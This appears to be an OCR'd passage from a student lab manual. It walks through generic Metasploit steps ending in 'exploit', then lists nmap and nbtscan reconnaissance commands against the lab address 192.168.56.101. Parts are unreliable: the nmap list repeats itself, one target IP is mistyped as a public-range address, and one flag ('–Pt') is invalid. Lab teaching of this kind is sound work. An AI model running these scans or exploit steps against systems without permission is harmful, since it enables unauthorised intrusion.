
Open msfconsole



Step 5:


search HTTP scanner

Search for this service.



Step 6:


set rhosts 192.168.56.101



Step 7:

exploit

Exploit the system.



5. Perform Network scanning using following nmap commands:

a) nmap -p

b) nmap -sV

c) nmap -sT


d) nmap -O

e) nmap -A

f) nmap –Pt


1) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.




2) nmap -sT 192.168.56.101

Scans all the tcp connections.




3) nmap -sU 192.168.56.101

Scans all the udp connections.




4) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.




5) nmap -O 192.168.56.101

Used for OS detection.



6) nmap -A 192.168.56.101

Used for aggressive scan.




7) Ifconfig

Give our ip-address


nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.




8) nmap 192.168.56.101

It scans the given ip-address.




9) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.




10) nmap -sT 192.168.56.101

Scans all the tcp connections.




11) nmap -sU 192.168.56.101

Scans all the udp connections.




12) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.



